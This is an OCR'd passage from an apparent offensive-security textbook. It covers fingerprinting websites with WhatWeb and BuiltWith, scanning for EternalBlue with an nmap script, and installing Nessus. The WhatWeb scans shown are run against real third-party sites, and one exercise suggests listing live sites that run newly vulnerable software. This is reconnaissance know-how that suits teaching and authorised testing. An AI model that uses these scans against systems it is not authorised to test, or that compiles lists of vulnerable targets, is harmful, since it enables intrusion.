
`WhatWeb` is a Python script that probes the website for signatures of the server, the CMS and other technologies used to develop the site. According to the WhatWebweb page:

> *WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.*

Once we know what technologies the website is running, we can run vulnerability scans to find known vulnerabilities and develop an attack strategy.

To start, let's take a look at WhatWeb's help screen.

```
kali > whatweb -h
```



`WhatWeb` displays several pages of help. We can see in this first screen that the basic syntax to use `whatweb` is;

```
whatweb [options] <URL>
```

You will also notice in this first section a paragraph titled "Aggression". Here we can select how stealthy we want to be in probing the site. The more aggressive the scan, the more accurate it is and the more likely your scan will be detected by the security devices and website owner.

When we scroll to the bottom of the help screen, we can see some examples. In most cases, we can simply enter the command, `whatweb`, followed by the URL of the target site.

Scanning Websites to Determine the Technologies Employed

Let's try scanning some websites of companies that provide information security (infosec) training. Let's find out if they are actually securing their sites as they teach in their courses.

Let's begin by scanning `sans.org`.

```
kali > whatweb sans.org
```

```
root@kali:~# whatweb sans.org
http://sans.org [301 Moved Permanently] Country[RESERVED][ZZ], IP[45.60.103.34], RedirectLocation[https://sans.org/]
https://sans.org/ [301 Moved Permanently] Country[RESERVED][ZZ], IP[45.60.103.34], RedirectLocation[https://www.sans.org/], Strict-Transport-Security[max-age=31536000; includeSubDomains]
https://www.sans.org/ [200 OK] Apache, Cookies[__utmvaDcuvOmYB, __utmvbDcuvOmYB, __utmvmDcuvOmYB,incap_ses_124_1329355,nlbi_1329355,sans,sans_awa,visid_incap_1329355], Country[RESERVED][ZZ], Email[info@sans.org], HTTPServer[Apache], HttpOnly[sans,sans_awa], IP[45.60.31.34], Incapsula-WAF, JQuery, Script[text/javascript], Strict-Transport-Security[max-age=31556926; includeSubdomains], Title[Information Security Training | SANS Cyber Security Certifications & Research], UncommonHeaders[x-content-type-options,x-iinfo,x-cdn], X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block]
```

When we scan sans.org, we can see that they have hidden their country, use Apache as their web server and an Incapsula Web Application Firewall (WAF); minimal information, so they have done well!

Next, let's try the same scan on another infosec training company, Infosec Institute's website, www.infosecinstitute.com.

```
kali > whatweb infosecinstitute.com
```

```
root@kali:~# whatweb infosecinstitute.com
http://infosecinstitute.com [301 Moved Permanently] Country[UNITED STATES][US], HTTPServer[nginx], IP[104.199.119.187], RedirectLocation[http://www.infosecinstitute.com/], Title[301 Moved Permanently], nginx
http://www.infosecinstitute.com/ [301 Moved Permanently] Country[UNITED STATES][US], HTTPServer[nginx], IP[104.199.119.187], RedirectLocation[https://www.infosecinstitute.com/], Title[301 Moved Permanently], UncommonHeaders[x-type], nginx
https://www.infosecinstitute.com/ [200 OK] Country[UNITED STATES][US], Frame, HTML5, HTTPServer[nginx], IP[104.199.119.187], JQuery[1.12.4], Open-Graph-Protocol[website], Script[text/javascript], Title[IT &amp;amp; Security Education, Certifications, Awareness &amp;amp; Phishing Simulator - Infosec], UncommonHeaders[link,wpe-backend,x-cacheable,x-pass-why,x-cache-group,x-type], WordPress, X-UA-Compatible[IE=edge], YouTube, nginx
```

Our scan of www.infosecinstitute.com, reveals a bit more information, such as their country (United States), their web server (nginx) and their CMS (WordPress).

Finally, let scan the information security training site, `www.cybrary.it`.

```
kali > whatweb cybrary.it
```

```
root@kali:~# whatweb cybrary.it
http://cybrary.it [301 Moved Permanently] Country[UNITED STATES][US], HTTPServer[awselb/2.0], IP[3.19.95.250], RedirectLocation[https://cybrary.it:443/], Title[301 Moved Permanently]
https://cybrary.it/ [301 Moved Permanently] Country[UNITED STATES][US], HTTPServer[awselb/2.0], IP[3.14.137.13], RedirectLocation[https://www.cybrary.it:443/], Title[301 Moved Permanently]
https://www.cybrary.it/ [200 OK] Cookies[PHPSESSID,sessionToken,site_referer], Country[UNITED STATES][US], Google-Analytics[Universal][UA-56709046-1], HTTPServer[nginx], IP[52.84.216.74], JQuery[1.12.4], Open-Graph-Protocol[website], Script[application/ld+json,text/javascript], Strict-Transport-Security[max-age=31536000; includeSubdomains; preload], Title[Free Cyber Security Training and Career Development | Cybrary], UncommonHeaders[link,x-content-type-options,x-amz-cf-id], Via-Proxy[1.1 5426e173edd65a7a7e49d28e75692b50.cloudfront.net (CloudFront)], WordPress, X-Frame-Options[SAMEORIGIN], X-XSS-Protection[1; mode=block], nginx, x-pingback[https://www.cybrary.it/xmlrpc.php]
```

As we can see above, www.cybrary.it's server is in the United States and they are using Amazon Web Services (AWS), Amazon's Content Delivery System (CDS), Cloudfront, and the CMS WordPress.

Summary

`WhatWeb` is an effective tool for scanning websites to learn what technologies they are running. Unlike Netcraft, `WhatWeb` is an active tool as it send probes to the website to determine what technologies are


employed. One of the key advantages of `WhatWeb` over Netcraft is that Netcraft only collects and indexes the most active sites, while we can use `WhatWeb` against any website at all, even the smallest.

BuiltWith Web Technologies

`WhatWeb` is an excellent tool for determining the technologies used in a website, but it's always a good idea to have multiple arrows in our hacker quiver. The website www.builtwith.com does a similar task and analysis. Some of its basic capabilities are offered for free, but to use ALL its capabilities you need to register and pay an annual fee.

One of the key capabilities of `BuiltWith` is to identify ALL websites with a particular technology. Imagine that a new vulnerability is exposed in websites built with WordPress v.4.9. BuiltWith is capable of providing you a list of every website built with that technology.


Simply enter the name of the technology in "Technology Name" windows.




As you can see above, BuiltWith informs us that nearly eight million live sites use WordPress 4.9.

BuiltWith to Scan for Website Technologies


To use `BuiltWith`,we simply enter the website we are interested in learning about and it returns the technologies employed in the site. Below we have entered the website **cybrary.it.**



`BuiltWith` also has excellent Firefox, Chrome, and Edge extensions that will detail the technologies used by every website you visit with your browser. To add the extension to your browser, navigate to https://builtwith.com/toolbar. There, you can download and install the appropriate extension for your browser.



Now, whenever you visit a website, you can click on the small BW icon on the upper right corner of your browser and automatically get a readout of the technologies employed by that site.



`BuiltWith` is an excellent tool for determining the technologies used in websites. Both the website and the browser plugin are capable of probing the website and returning a detailed list of the technologies used. I, for one, use the browser plugin all the time so that I can quickly and easily know what technologies are behind the site. `BuiltWith` has an additional key capability of finding and listing every website with a particular technology. This can be particularly useful when a new vulnerability has been found and you need to know who is using it before it is patched.

Summary

Before moving on to advanced exploitation, we need to know as much about the target as possible. In Chapter 5 we used passive techniques to learn as much as we can, and in this chapter we advanced to using active techniques. Active techniques tend to be more accurate and precise, but carry the downside of not being stealthy.

Exercises

1. Do an nmap TCP (-sT) scan with the services switch (-A) on another machine in your home, office or school.
2. Do a hping3 scan on the same and in addition to finding what ports are open, find out how long it is up.
3. Use WhatWeb to determine the technologies used by your favorite website
4. Use BuiltWith to do the same.
5. Find a new website vulnerability from securityfocus.com and search for websites using that technology on BuiltWith.
6. Install the BuiltWith browser extension into your favorite browser.

7

Finding Vulnerabilities to Exploit

Every adversary--no matter how strong and powerful–always has a weakness

Master OTW

Now that we have a good idea of the ports, services, operating system, and technologies from our passive and active reconnaissance of the potential target system, our next step is to find vulnerabilities that might be exploited by the attacker. According to Wikipedia, a vulnerability is:

a weakness which can be exploited by a threat actor, such as an attacker,

to perform unauthorized actions within a computer system.

I like to think of a vulnerability as a window or door to the computer system that hasn't been properly closed or locked. If the hacker knows that this vulnerability exists, then they can often exploit it.

What is Vulnerability Scanning?

Vulnerability scanning is the process of looking for **known** vulnerabilities. We usually use a tool known as a vulnerability scanner, which sends probes to operating systems, services, and applications to determine whether a known vulnerability exists. These scanners are neither perfect nor stealthy.


Although penetration testers often use vulnerability scanners, hackers who must remain stealthy seldom get the opportunity because these vulnerability scanners are very "noisy" and can be easily detected. Nevertheless, if the attacker is in a position to use a vulnerability scanner, they can save hours, days, or weeks of work.

In addition, vulnerability scanners tend to generate a large number of false positives (see below). It is the job of the pentester to determine whether a potential vulnerability found by the scanner is a real vulnerability or not by attempting to exploit it.

How Does a Vulnerability Scanner Work?

Vulnerability scanners such as Nessus, Nexpose, Qualys, and Acunetix (there are any others) maintain databases of known vulnerabilities. These vulnerabilities have telltale signs or signatures that the scanners can probe to see whether they exist. For instance, the EternalBlue vulnerability that was exploited by such ransomware as WannaCry and Petya takes advantage of a flaw in the Windows driver file *srv.sys*.

The vulnerability scanner simply checks to see whether that file at **C:\Windows\system32\drivers** has been updated to `srv2.sys`. If it has been updated, the system is not vulnerable to the EternalBlue exploit and all the malware that uses it.



Serv.sys on Windows 7 system

In addition, vulnerability scanners check to see whether operating systems and applications are up to date on their patches.

What are False Positives?

False positives are generated when a system such as a vulnerability scanner says something exists, but it does not. For instance, if your system vulnerability scanner says that your system is vulnerable to EternalBlue and it is not, that is a **false positive**. Unfortunately, vulnerability scanners are far from perfect and generate a lot of false positives.

False Positive	The scanner indicates the vulnerability exists (positive) and it doesn't exist (false).
False Negative	The scanner indicates the vulnerability doesn't exist (negative) and it does exist (true).
True Positive	The scanner indicates the vulnerability exists (positive) and it does exist (true).
True Negative	The scanner indicates the vulnerability doesn't exist (negative) and it doesn't exist (true).


Although false negatives can be frustrating, given a choice between a system that produces false positives or false negatives, we certainly prefer the false positive.

EternalBlue nmap Vulnerability Scanner

Let's test our Windows 7 system for the presence of the EternalBlue vulnerability. As I mentioned earlier in Chapter 6, `nmap`'s capabilities have expanded dramatically in recent years. `Nmap` can now run specialized scripts written in Lua. One of those scripts is a EternalBlue vulnerability scanner. Note that this script **only** tests for this single vulnerability.

To run this vulnerability scanning script, we simply need to point our `nmap` scanner at the IP of the Windows system and its SMB port (445) and then include the option **–script** followed by the name of the script, in this case **`smb-vuln-ms17-010`**.

```
kali > nmap 192.168.0.157 -p445 -script smb-vuln-ms17-010
```



As you can see above, our nmap vulnerability scan indicates that our Windows 7 system **IS** vulnerable to the EternalBlue exploit!

Nessus Vulnerability Scans


The nmap script used above was effective at identifying that single vulnerability in our unpatched Windows 7 system. It was effective for that one vulnerability, but far from comprehensive. What if we wanted or needed to scan for ALL known vulnerabilities? This is exactly what a vulnerability scanner like Nessus can do. Although there are many effective vulnerability scanners on the market, Nessus is my favorite and the favorite of 44 percent of security engineers

Nessus began as an open-source project by Renaud Deraison in 1998 (just like Snort, Metasploit, and many other information security projects). In 2005, Deraison's company, Tenable Network Security, converted this software to proprietary and closed source. Lucky for us, it still has a free Essentials version (formerly the Home version), which can be used indefinitely for free for up to sixteen IP addresses.

Let's use it to test our Windows 7 system.

Go to the Nessus page here and download the Essentials (home) version of Nessus (since this book was written in mid 2019, Nessus has discontinued this product. Instead, download and install the trial version of the commercial product).

https://www.tenable.com/products/nessus/nessus-essentials



Name	Description	Details
Nessus-8.4.0-x64.msi	Windows Server 2008, Server 2008 R2*, Server 2012, Server 2012 R2, 7, 8, 10, Server 2016 (64-bit)	Checksum
Nessus-8.4.0-Win32.msi	Windows 7, 8, 10 (32-bit)	Checksum
Nessus-8.4.0-debian6_i386.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 i386(32-bit)	Checksum
Nessus-8.4.0-es5.i386.rpm	Red Hat ES 5 i386(32-bit) / CentOS 5 / Oracle Linux 5 (including Unbreakable Enterprise Kernel)	Checksum
Nessus-8.4.0-suse12.x86_64.rpm	SUSE 12 Enterprise (64-bit)	Checksum
Nessus-8.4.0-ubuntu910_i386.deb	Ubuntu 9.10 / Ubuntu 10.04 i386(32-bit)	Checksum
Nessus-8.4.0-debian6_amd64.deb	Debian 6, 7, 8, 9 / Kali Linux 1, 2017.3 AMD64	Checksum
Nessus-8.4.0-es6.i386.rpm	Red Hat ES 6 i386(32-bit) / CentOS 6 / Oracle Linux 6 (including Unbreakable Enterprise Kernel)	Checksum
Nessus-8.4.0-fc20.x86_64.rpm	Fedora 20, 21, 25, 26, 27 (64-bit)	Checksum
Nessus-8.4.0-ubuntu910_amd64.deb	Ubuntu 9.10 / Ubuntu 10.04 (64-bit)	Checksum

Click to Download the appropriate version. Since I'm using Kali throughout this book, I downloaded the version for Debian 6,7,8/Kali Linux (as mentioned earlier, Kali is built on Debian, just like Ubuntu).

Next, agree to the Master License.

Once Nessus has finished downloading, navigate to the Downloads directory on your Kali system.

```
kali > cd /root/Downloads
```

In the Downloads directory, you should see your Nessus package. Now, use the **`dpkg`** command to extract and install Nessus.

```
kali > dpkg -i Nessus-8.5.1-debian6_amd64.deb
```

Note that the version of Nessus you are downloading may be different. Enter your version package after the –i in the `dkpg` command.

```
root@kali-2019:~# cd Downloads
root@kali-2019:~/Downloads# ls -l
total 75480
-rw-r--r-- 1 root root 77287016 Jul 18 09:08 Nessus-8.5.1-debian6_amd64.deb
root@kali-2019:~/Downloads# dpkg -i Nessus-8.5.1-debian6_amd64.deb
(Reading database ... 375790 files and directories currently installed.)
Preparing to unpack Nessus-8.5.1-debian6_amd64.deb ...
Shutting down Nessus : .
Unpacking nessus (8.5.1) over (8.5.1) ...
Setting up nessus (8.5.1) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /etc/init.d/nessusd start
 - Then go to https://kali-2019:8834/ to configure your scanner

Processing triggers for systemd (240-4) ...
```

When it has completed its installing, we next need to start Nessus. We can start it by entering:


```
kali > /etc/init.d/nessusd start
```

```
root@kali-2019:~/Downloads# /etc/init.d/nessusd start
Starting Nessus : .
root@kali-2019:~/Downloads#
```

Now, open your browser and go to https://localhost:8834. Your browser may squawk at you about the connection not being secure (Nessus uses a self-generated certificate). Ignore the warnings, make a security exception for your Nessus server and continue.

You should be greeted by a Nessus screen like that below. At this screen you will be creating an account on your Nessus server.

Next, you will need to enter the activation code Nessus sent you via email. Make certain you select "Essentials" for scanner type.




Enter your Activation Code and hit Continue. Nessus will now start to initialize your scanner, downloading plugins and the vulnerability database.

